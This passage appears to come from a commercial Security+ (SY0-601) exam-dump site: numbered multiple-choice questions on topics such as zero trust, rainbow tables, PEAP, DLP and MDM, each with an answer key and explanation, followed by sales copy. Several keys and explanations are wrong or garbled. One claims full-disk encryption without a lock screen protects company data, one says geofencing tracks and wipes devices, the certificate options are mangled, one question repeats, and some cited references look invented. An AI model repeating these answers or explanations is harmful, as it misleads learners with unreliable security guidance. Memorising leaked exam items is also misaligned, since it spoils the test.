10.32.40.25 - - [22/May/2020:08:13:52 +0100] "GET /api/cliend_id=1 HTTP/1.1" 200 21703 "http://www.example.com/api/" "CompanyMobileApp/2.3.1"
10.35.45.53 - - [22/May/2020:08:20:18 +0100] "GET /api/cliend_id=2 HTTP/1.1" 200 22405 "http://www.example.com/api/" "CompanyMobileApp/2.3.0"
```

Which of the following is the most likely cause of the security control bypass?

- A. IP address allow list
- B. user-agent spoofing
- C. WAF bypass
- D. Referrer manipulation

**Answer:** B

**Explanation:**

User-agent spoofing is a technique that allows an attacker to modify the user-agent header of an HTTP request to impersonate another browser or device<sup>12</sup>. User-agent spoofing can be used to bypass security controls that rely on user-agent filtering or validation<sup>12</sup>. In this case, the attacker spoofed the user-agent header to match the company's mobile application, which was allowed to access the back-end server's API<sup>2</sup>.

**NEW QUESTION 229**

- (Exam Topic 2)

While reviewing the /etc/shadow file, a security administrator notices files with the same values. Which of the following attacks should the administrator be concerned about?

- A. Plaintext
- B. Birthdat
- C. Brute-force
- D. Rainbow table

**Answer:** D

**Explanation:**

Rainbow table is a type of attack that should concern a security administrator when reviewing the /etc/shadow file. The /etc/shadow file is a file that stores encrypted passwords of users in a Linux system. A rainbow table is a precomputed table of hashes and their corresponding plaintext values that can be used to crack hashed passwords. If an attacker obtains a copy of the /etc/shadow file, they can use a rainbow table to find the plaintext passwords of users.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives> <https://www.geeksforgeeks.org/rainbow-table-in-cryptography/>

**NEW QUESTION 231**

- (Exam Topic 2)

An organization recently released a zero-trust policy that will enforce who is able to remotely access certain data. Authenticated users who access the data must have a need to know, depending on their level of permissions.

Which of the following is the first step the organization should take when implementing the policy?

- A. Determine a quality CASB solution.
- B. Configure the DLP policies by user groups.
- C. Implement agentless NAC on boundary devices.
- D. Classify all data on the file servers.

**Answer: D**

**Explanation:**

zero trust is a security strategy that assumes breach and verifies each request as though it originates from an untrusted network<sup>12</sup>. A zero trust policy is a set of “allow rules” that specify conditions for accessing certain resources<sup>3</sup>.

According to one source<sup>4</sup>, the first step in implementing a zero trust policy is to identify and classify all data and assets in the organization. This helps to determine the level of sensitivity and risk associated with each resource and apply appropriate access controls.

Classifying all data on the file servers is the first step in implementing a zero trust policy because it helps to determine the level of sensitivity and risk associated with each resource and apply appropriate access controls. Reference: Zero Trust implementation guidance | Microsoft Learn

**NEW QUESTION 236**

- (Exam Topic 2)

A cybersecurity analyst at Company A is working to establish a secure communication channel with a counter part at Company B, which is 3,000 miles (4.828 kilometers) away. Which of the following concepts would help the analyst meet this goal in a secure manner?

- A. Digital signatures
- B. Key exchange
- C. Salting
- D. PPTP

**Answer: B**

**Explanation:**

Key exchange Short explanation

Key exchange is the process of securely sharing cryptographic keys between two parties over a public network. This allows them to establish a secure communication channel and encrypt their messages. There are different methods of key exchange, such as Diffie-Hellman or RSA. References:

<https://www.comptia.org/content/guides/what-is-encryption>

**NEW QUESTION 237**

- (Exam Topic 2)

Which Of the following control types is patch management classified under?

- A. Deterrent
- B. Physical
- C. Corrective
- D. Detective

**Answer: C**

**Explanation:**

Patch management is a process that involves applying updates or fixes to software to address bugs, vulnerabilities, or performance issues. Patch management is classified under corrective control type, which is a type of control that aims to restore normal operations after an incident or event has occurred. Corrective controls can help mitigate the impact or damage caused by an incident or event and prevent it from happening again.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>

<https://www.csoonline.com/article/2124681/why-third-party-security-is-your-security.html>

**NEW QUESTION 241**

- (Exam Topic 2)

Which of the following can be used by an authentication application to validate a user's credentials without the need to store the actual sensitive data?

- A. Salt string
- B. Private Key
- C. Password hash
- D. Cipher stream

**Answer: C**

**Explanation:**

Password hash is a method of storing a user's credentials without the need to store the actual sensitive data. A password hash is a one-way function that transforms the user's password into a fixed-length string of characters that cannot be reversed. The authentication application can then compare the password hash with the stored hash to validate the user's credentials without revealing the original password. References: 1

CompTIA Security+ Certification Exam Objectives, page 15, Domain 3.0: Implementation, Objective 3.5:

Implement secure authentication mechanisms 2

CompTIA Security+ Certification Exam Objectives, page 16,

Domain 3.0: Implementation, Objective 3.6: Implement identity and account management best practices 3

<https://www.comptia.org/blog/what-is-password-hashing>

**NEW QUESTION 246**

- (Exam Topic 2)



Which of the following control types is patch management classified under?

- A. Deterrent
- B. Physical
- C. Corrective
- D. Detective

**Answer: C**

**Explanation:**

Patch management is classified as a corrective control because it is used to correct vulnerabilities or weaknesses in systems and applications after they have been identified. It is a reactive approach that aims to fix problems that have already occurred rather than prevent them from happening in the first place.

Reference: CompTIA Security+ SY0-601 Official Textbook, page 109.

**NEW QUESTION 248**

- (Exam Topic 2)

Which of the following describes where an attacker can purchase DDoS or ransomware services?

- A. Threat intelligence
- B. Open-source intelligence
- C. Vulnerability database
- D. Dark web

**Answer: D**

**Explanation:**

The best option to describe where an attacker can purchase DDoS or ransomware services is the dark web. The dark web is an anonymous, untraceable part of the internet where a variety of illicit activities take place, including the purchase of DDoS and ransomware services. According to the CompTIA Security+ SY0-601 Official Text Book, attackers can purchase these services anonymously and without the risk of detection or attribution. Additionally, the text book recommends that organizations monitor the dark web to detect any possible threats or malicious activity.

**NEW QUESTION 250**

- (Exam Topic 2)

A company is enhancing the security of the wireless network and needs to ensure only employees with a valid certificate can authenticate to the network. Which of the following should the company implement?

- A. PEAP
- B. PSK
- C. WPA3
- D. WPS

**Answer: A**

**Explanation:**

PEAP stands for Protected Extensible Authentication Protocol, which is a protocol that can provide secure authentication for wireless networks. PEAP can use certificates to authenticate the server and the client, or only the server. PEAP can also use other methods, such as passwords or tokens, to authenticate the client. PEAP can ensure only employees with a valid certificate can authenticate to the network.

**NEW QUESTION 251**

- (Exam Topic 2)

A network architect wants a server to have the ability to retain network availability even if one of the network switches it is connected to goes down. Which of the following should the architect implement on the server to achieve this goal?

- A. RAID
- B. UPS
- C. NIC teaming
- D. Load balancing

**Answer: C**

**Explanation:**

NIC Teaming is a feature that allows a server to be connected to multiple network switches, providing redundancy and increased network availability. If one of the switches goes down, the server will still be able to send and receive data through one of the other switches. To configure NIC Teaming in Windows Server, see Microsoft's documentation:

<https://docs.microsoft.com/en-us/windows-server/networking/technologies/nic-teaming>. For more information on NIC Teaming and other network redundancy features, refer to the CompTIA Security+ SY0-601 Official Text Book and Resources.

**NEW QUESTION 253**

- (Exam Topic 2)

A police department is using the cloud to share information city officials Which of the cloud models describes this scenario?

- A. Hybrid
- B. private
- C. public
- D. Community

**Answer: D**

**Explanation:**



A community cloud model describes a scenario where a cloud service is shared among multiple organizations that have common goals, interests, or requirements. A community cloud can be hosted by one of the organizations, a third-party provider, or a combination of both. A community cloud can offer benefits such as cost savings, security, compliance, and collaboration. A police department using the cloud to share information with city officials is an example of a community cloud model.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>  
<https://www.ibm.com/cloud/learn/community-cloud>

**NEW QUESTION 258**

- (Exam Topic 2)

A software developer used open-source libraries to streamline development. Which of the following is the greatest risk when using this approach?

- A. Unsecure root accounts
- B. Lack of vendor support
- C. Password complexity
- D. Default settings

**Answer:** A

**NEW QUESTION 259**

- (Exam Topic 2)

A company would like to move to the cloud. The company wants to prioritize control and security over cost and ease of management. Which of the following cloud models would best suit this company's priorities?

- A. Public
- B. Hybrid
- C. Community
- D. Private

**Answer:** D

**Explanation:**

A private cloud model would best suit the company's priorities of control and security over cost and ease of management. In a private cloud, the infrastructure is dedicated to a single organization, providing greater control over the environment and the ability to implement strict security measures. This is in contrast to public, community, or hybrid cloud models, where resources are shared among multiple organizations, potentially compromising control and security. While private clouds can be more expensive and more difficult to manage, they the highest level of control and security for the company.

Reference:

- CompTIA Security+ Certification Exam Objectives (SY0-601), Section 3.2: "Explain the importance of secure staging deployment concepts."
- Cisco: Private Cloud - <https://www.cisco.com/c/en/us/solutions/cloud/private-cloud.html>

**NEW QUESTION 263**


- (Exam Topic 2)

A systems administrator needs to install a new wireless network for authenticated guest access. The wireless network should support 802.1X using the most secure encryption and protocol available.

Perform the following steps:

- \* 1. Configure the RADIUS server.
- \* 2. Configure the WiFi controller.
- \* 3. Preconfigure the client for an incoming guest. The guest AD credentials are:

User: guest01 Password: guestpass



- A. Mastered
- B. Not Mastered

**Answer:** A

**Explanation:**

Wifi Controller

SSID: CORPGUEST

SHARED KEY: Secret  
AAA server IP: 192.168.1.20  
PSK: Blank  
Authentication type: WPA2-EAP-PEAP-MSCHAPv2 Controller IP: 192.168.1.10  
Radius Server Shared Key: Secret  
Client IP: 192.168.1.10  
Authentication Type: Active Directory Server IP: 192.168.1.20  
Wireless Client SSID: CORPGUEST  
Username: guest01 Userpassword: guestpass PSK: Blank  
Authentication type: WPA2-Enterprise

**NEW QUESTION 266**

- (Exam Topic 1)

Which of the following incident response steps occurs before containment?

- A. Eradication
- B. Recovery
- C. Lessons learned
- D. Identification

**Answer:** D

**Explanation:**

Identification is the first step in the incident response process, which involves recognizing that an incident has occurred. Containment is the second step, followed by eradication, recovery, and lessons learned.

References: CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 10: Incident Response and Recovery, pp. 437-441.

**NEW QUESTION 270**

- (Exam Topic 1)

An enterprise needs to keep cryptographic keys in a safe manner. Which of the following network appliances can achieve this goal?

- A. HSM
- B. CASB
- C. TPM
- D. DLP

**Answer:** A

**Explanation:**

Hardware Security Module (HSM) is a network appliance designed to securely store cryptographic keys and perform cryptographic operations. HSMs provide a secure environment for key management and can be used to keep cryptographic keys safe from theft, loss, or unauthorized access. Therefore, an enterprise can achieve the goal of keeping cryptographic keys in a safe manner by using an HSM appliance. References: CompTIA Security+ Certification Exam Objectives, Exam Domain 2.0: Technologies and Tools, 2.4 Given a scenario, use appropriate tools and techniques to troubleshoot security issues, p. 21

**NEW QUESTION 272**

- (Exam Topic 1)

A security analyst must enforce policies to harden an MDM infrastructure. The requirements are as follows:

- \* Ensure mobile devices can be tracked and wiped.
- \* Confirm mobile devices are encrypted.

Which of the following should the analyst enable on all the devices to meet these requirements?

- A. A Geofencing
- B. Biometric authentication
- C. Geolocation
- D. Geotagging

**Answer:** A

**Explanation:**

Geofencing is a technology used in mobile device management (MDM) to allow administrators to define geographical boundaries within which mobile devices can operate. This can be used to enforce location-based policies, such as ensuring that devices can be tracked and wiped if lost or stolen. Additionally, encryption can be enforced on the devices to ensure the protection of sensitive data in the event of theft or loss. References:

➤ CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 7

**NEW QUESTION 273**

- (Exam Topic 1)

As part of a company's ongoing SOC maturation process, the company wants to implement a method to share cyberthreat intelligence data with outside security partners. Which of the following will the company MOST likely implement?

- A. TAXII
- B. TLP
- C. TTP
- D. STIX

**Answer:** A

**Explanation:**

Trusted Automated Exchange of Intelligence Information (TAXII) is a standard protocol that enables the sharing of cyber threat intelligence between organizations.

It allows organizations to automate the exchange of information in a secure and timely manner. References: CompTIA Security+ Certification Exam Objectives 3.6 Given a scenario, implement secure network architecture concepts. Study Guide: Chapter 4, page 167.

**NEW QUESTION 274**

- (Exam Topic 1)

A security team suspects that the cause of recent power consumption overloads is the unauthorized use of empty power outlets in the network rack Which of the following options will mitigate this issue without compromising the number of outlets available?

- A. Adding a new UPS dedicated to the rack
- B. Installing a managed PDU
- C. Using only a dual power supplies unit
- D. Increasing power generator capacity

**Answer:** B

**Explanation:**

A managed Power Distribution Unit (PDU) allows you to monitor and control power outlets on the rack. This will allow the security team to identify which devices are drawing power and from which outlets, which can help to identify any unauthorized devices. Moreover, with a managed PDU, you can also control the power to outlets, turn off outlets that are not in use, and set up alerts if an outlet is overloaded. This will help to mitigate the issue of power consumption overloads without compromising the number of outlets available.

Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

**NEW QUESTION 279**

- (Exam Topic 1)

After a WiFi scan of a local office was conducted, an unknown wireless signal was identified Upon investigation, an unknown Raspberry Pi device was found connected to an Ethernet port using a single connection. Which of the following BEST describes the purpose of this device?

- A. IoT sensor
- B. Evil twin
- C. Rogue access point
- D. On-path attack

**Answer:** C

**Explanation:**

A Raspberry Pi device connected to an Ethernet port could be configured as a rogue access point, allowing an attacker to intercept and analyze network traffic or perform other malicious activities. References: CompTIA Security+ SY0-601 Exam Objectives: 3.2 Given a scenario, implement secure network architecture concepts.

**NEW QUESTION 284**

- (Exam Topic 1)

An organization discovered a disgruntled employee exfiltrated a large amount of PII data by uploading files Which of the following controls should the organization consider to mitigate this risk?

- A. EDR
- B. Firewall
- C. HIPS
- D. DLP

**Answer:** D

**Explanation:**

DLP stands for data loss prevention, which is a set of tools and processes that aim to prevent unauthorized access, use, or transfer of sensitive data. DLP can help mitigate the risk of data exfiltration by disgruntled employees or external attackers by monitoring and controlling data flows across endpoints, networks, and cloud services. DLP can also detect and block attempts to copy, print, email, upload, or download sensitive data based on predefined policies and rules.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives> <https://www.forcepoint.com/cyber-edu/data-loss-prevention-dlp>

**NEW QUESTION 289**

- (Exam Topic 1)

Which of the following controls would be the MOST cost-effective and time-efficient to deter intrusions at the perimeter of a restricted, remote military training area? (Select TWO).

- A. Barricades
- B. Thermal sensors
- C. Drones
- D. Signage
- E. Motion sensors
- F. Guards
- G. Bollards

**Answer:** AD

**Explanation:**

Barricades and signage are the most cost-effective and time-efficient controls to deter intrusions at the perimeter of a restricted, remote military training area.

References:

➤ CompTIA Security+ Study Guide Exam SY0-601, Chapter 7

**NEW QUESTION 290**

- (Exam Topic 1)

A Chief Information Officer is concerned about employees using company-issued laptops to steal data when accessing network shares. Which of the following should the company implement?

- A. DLP
- B. CASB
- C. HIDS
- D. EDR
- E. UEFI

**Answer:** A

**Explanation:**

The company should implement Data Loss Prevention (DLP) to prevent employees from stealing data. References: CompTIA Security+ Study Guide: Exam SY0-601, Chapter 8

**NEW QUESTION 293**

- (Exam Topic 1)

A security incident has been resolved Which of the following BEST describes the importance of the final phase of the incident response plan?

- A. It examines and documents how well the team responded discovers what caused the incident, and determines how the incident can be avoided in the future
- B. It returns the affected systems back into production once systems have been fully patched, data restored and vulnerabilities addressed
- C. It identifies the incident and the scope of the breach how it affects the production environment, and the ingress point
- D. It contains the affected systems and disconnects them from the network, preventing further spread of the attack or breach

**Answer:** A

**Explanation:**

The final phase of an incident response plan is the post-incident activity, which involves examining and documenting how well the team responded, discovering what caused the incident, and determining how the incident can be avoided in the future. References: CompTIA Security+ Certification Exam Objectives - 2.5 Given a scenario, analyze potential indicators to determine the type of attack. Study Guide: Chapter 5, page 225.

**NEW QUESTION 296**

- (Exam Topic 1)

A store receives reports that shoppers' credit card information is being stolen. Upon further analysis, those same shoppers also withdrew money from an ATM in that store.

The attackers are using the targeted shoppers' credit card information to make online purchases. Which of the following attacks is the MOST probable cause?

- A. Identity theft
- B. RFID cloning
- C. Shoulder surfing
- D. Card skimming

**Answer:** D

**Explanation:**

The attackers are using card skimming to steal shoppers' credit card information, which they use to make online purchases. References:

➤ [CompTIA Security+ Study Guide Exam SY0-601, Chapter 5](#)

**NEW QUESTION 299**

- (Exam Topic 1)

As part of the building process for a web application, the compliance team requires that all PKI certificates are rotated annually and can only contain wildcards at the secondary subdomain level. Which of the following certificate properties will meet these requirements?

- A. HTTPS://.comptia.org, Valid from April 10 00:00:00 2021 - April 8 12:00:00 2022
- B. HTTPS://app1.comptia.org, Valid from April 10 00:00:00 2021-April 8 12:00:00 2022
- C. HTTPS:// app1.comptia.org, Valid from April 10 00:00:00 2021-April 8 12:00:00 2022
- D. HTTPS://.comptia.org, Valid from April 10 00:00:00 2021 - April 8 12:00:00

**Answer:** A

**Explanation:**

PKI certificates are digital certificates that use public key infrastructure (PKI) to verify the identity and authenticity of a sender and a receiver of data<sup>1</sup>. PKI certificates can be used to secure web applications with HTTPS, which is a protocol that encrypts and protects the data transmitted over the internet<sup>1</sup>. One of the properties of PKI certificates is the domain name, which is the name of the website or web application that the certificate is issued for<sup>2</sup>. The domain name can be either a specific name, such as app1.comptia.org, or a wildcard name, such as \*.comptia.org<sup>2</sup>. A wildcard name means that the certificate can be used with multiple subdomains of a domain, such as payment.comptia.org or contact.comptia.org<sup>2</sup>. Another property of PKI certificates is the validity period, which is the time span during which the certificate is valid and can be used<sup>3</sup>. The validity period is determined by the certificate authority (CA) that issues the certificate, and it usually ranges from one to three years<sup>3</sup>. The validity period can be checked by looking at the valid from and valid to dates on the certificate<sup>3</sup>. Based on these properties, the certificate that will meet the requirements of rotating annually and only containing wildcards at the secondary subdomain level is A. HTTPS://\*.comptia.org, Valid from April 10 00:00:00 2021 - April 8 12:00:00 2022. This certificate has a wildcard character (\*) at the secondary subdomain level, which means it can be used with any subdomain of comptia.org<sup>2</sup>. It also has a validity period of one year, which means it needs to be rotated annually<sup>3</sup>.

**NEW QUESTION 301**

- (Exam Topic 1)

A company recently decided to allow its employees to use their personally owned devices for tasks like checking email and messaging via mobile applications. The



company would like to use MDM, but employees are concerned about the loss of personal data. Which of the following should the IT department implement to BEST protect the company against company data loss while still addressing the employees' concerns?

- A. Enable the remote-wiping option in the MDM software in case the phone is stolen.
- B. Configure the MDM software to enforce the use of PINs to access the phone.
- C. Configure MDM for FDE without enabling the lock screen.
- D. Perform a factory reset on the phone before installing the company's applications.

**Answer: C**

**Explanation:**

MDM software is a type of remote asset-management software that runs from a central server. It is used by businesses to optimize the functionality and security of their mobile devices, including smartphones and tablets. It can monitor and regulate both corporate-owned and personally owned devices to the organization's policies.

FDE stands for full disk encryption, which is a method of encrypting all data on a device's storage. FDE can protect data from unauthorized access in case the device is lost or stolen.

If a company decides to allow its employees to use their personally owned devices for work tasks, it should configure MDM software to enforce FDE on those devices. This way, the company can protect its data from being exposed if the device falls into the wrong hands.

However, employees may be concerned about the loss of personal data if the company also enables the remote-wiping option in the MDM software. Remote wiping is a feature that allows the company to erase all data on a device remotely in case of theft or loss. Remote wiping can also affect personal data on the device, which may not be acceptable to employees.

Therefore, a possible compromise is to configure MDM for FDE without enabling the lock screen. This means that the device will be encrypted, but it will not require a password or PIN to unlock it. This way, employees can access their personal data easily, while the company can still protect its data with encryption. The other options are not correct because:

- A. Enable the remote-wiping option in the MDM software in case the phone is stolen. This option may address the company's concern about data loss, but it may not address the employees' concern about personal data loss. Remote wiping can erase both work and personal data on the device, which may not be desirable for employees.
- B. Configure the MDM software to enforce the use of PINs to access the phone. This option may enhance the security of the device, but it may not address the company's concern about data loss. PINs can be guessed or bypassed by attackers, and they do not protect data if the device is physically accessed.
- D. Perform a factory reset on the phone before installing the company's applications. This option may address the company's concern about data loss, but it may not address the employees' concern about personal data loss. A factory reset will erase all data on the device, including personal data, which may not be acceptable to employees.

According to CompTIA Security+ SY0-601 Exam Objectives 2.4 Given a scenario, implement secure systems design:

"MDM software is a type of remote asset-management software that runs from a central server<sup>1</sup>. It is used by businesses to optimize the functionality and security of their mobile devices, including smartphones and tablets<sup>2</sup>."

"FDE stands for full disk encryption, which is a method of encrypting all data on a device's storage<sup>3</sup>." References:

<https://www.comptia.org/certifications/security#examdetails>

<https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>

<https://www.makeuseof.com/what-is-mobile-device-management-mdm-software/>

**NEW QUESTION 303**

- (Exam Topic 1)

A security analyst is reviewing the vulnerability scan report for a web server following an incident. The vulnerability that was used to exploit the server is present in historical vulnerability scan reports, and a patch is available for the vulnerability. Which of the following is the MOST likely cause?

- A. Security patches were uninstalled due to user impact.
- B. An adversary altered the vulnerability scan reports
- C. A zero-day vulnerability was used to exploit the web server
- D. The scan reported a false negative for the vulnerability

**Answer: A**

**Explanation:**

A security patch is a software update that fixes a vulnerability or bug that could be exploited by attackers. Security patches are essential for maintaining the security and functionality of systems and applications.

If the vulnerability that was used to exploit the server is present in historical vulnerability scan reports, and a patch is available for the vulnerability, it means that the patch was either not applied or was uninstalled at some point. A possible reason for uninstalling a security patch could be user impact, such as performance degradation, compatibility issues, or functionality loss.

The other options are not correct because:

- B. An adversary altered the vulnerability scan reports. This could be a possibility, but it is less likely than option A. An adversary would need to have access to the vulnerability scan reports and be able to modify them without being detected. Moreover, altering the reports would not prevent the patch from being applied or uninstalled.
- C. A zero-day vulnerability was used to exploit the web server. This is not correct because a zero-day vulnerability is a vulnerability that is unknown to the public or the vendor, and therefore has no patch available. The question states that a patch is available for the vulnerability that was used to exploit the server.
- D. The scan reported a false negative for the vulnerability. This is not correct because a false negative is when a scan fails to detect a vulnerability that is present. The question states that the vulnerability is present in historical vulnerability scan reports, which means that it was detected by previous scans.

According to CompTIA Security+ SY0-601 Exam Objectives 1.4 Given a scenario, analyze potential indicators to determine the type of attack:

"A security patch is a software update that fixes a vulnerability or bug that could be exploited by attackers." References:

<https://www.comptia.org/certifications/security#examdetails>

<https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives> <https://www.getastra.com/blog/security-audit/vulnerability-scanning-report/>

**NEW QUESTION 305**

- (Exam Topic 1)

A security analyst is investigating a phishing email that contains a malicious document directed to the company's Chief Executive Officer (CEO). Which of the following should the analyst perform to understand the threat and retrieve possible IoCs?

- A. Run a vulnerability scan against the CEO's computer to find possible vulnerabilities



- B. Install a sandbox to run the malicious payload in a safe environment
- C. Perform a traceroute to identify the communication path
- D. Use netstat to check whether communication has been made with a remote host

**Answer:** B

**Explanation:**

To understand the threat and retrieve possible Indicators of Compromise (IoCs) from a phishing email containing a malicious document, a security analyst should install a sandbox to run the malicious payload in a safe environment. References: CompTIA Security+ Certification Exam Objectives - 2.5 Given a scenario, analyze potential indicators to determine the type of attack. Study Guide: Chapter 5, page 209.

**NEW QUESTION 308**

- (Exam Topic 1)

A security engineer needs to create a network segment that can be used for servers that require connections from untrusted networks. Which of the following should the engineer implement?

- A. An air gap
- B. A hot site
- C. A VUAN
- D. A screened subnet

**Answer:** D

**Explanation:**

A screened subnet is a network segment that can be used for servers that require connections from untrusted networks. It is placed between two firewalls, with one firewall facing the untrusted network and the other facing the trusted network. This setup provides an additional layer of security by screening the traffic that flows between the two networks. References: CompTIA Security+ Certification Guide, Exam SY0-501

**NEW QUESTION 312**

- (Exam Topic 1)

Remote workers in an organization use company-provided laptops with locally installed applications and locally stored data. Users can store data on a remote server using an encrypted connection. The organization discovered data stored on a laptop had been made available to the public. Which of the following security solutions would mitigate the risk of future data disclosures?

- A. FDE
- B. TPM
- C. HIDS
- D. VPN

**Answer:** A

**Explanation:**

Based on these definitions, the best security solution to mitigate the risk of future data disclosures from a laptop would be FDE. FDE would prevent unauthorized access to the data stored on the laptop even if it is stolen or lost. FDE can also use TPM to store the encryption key and ensure that only trusted software can decrypt the data. HIDS and VPN are not directly related to data encryption, but they can provide additional security benefits by detecting intrusions and protecting network traffic respectively.

**NEW QUESTION 314**

.....

## Thank You for Trying Our Product

\* 100% Pass or Money Back

All our products come with a 90-day Money Back Guarantee.

\* One year free update

You can enjoy free update one year. 24x7 online support.

\* Trusted by Millions

We currently serve more than 30,000,000 customers.

\* Shop Securely

All transactions are protected by VeriSign!

**100% Pass Your SY0-601 Exam with Our Prep Materials Via below:**

<https://www.certleader.com/SY0-601-dumps.html>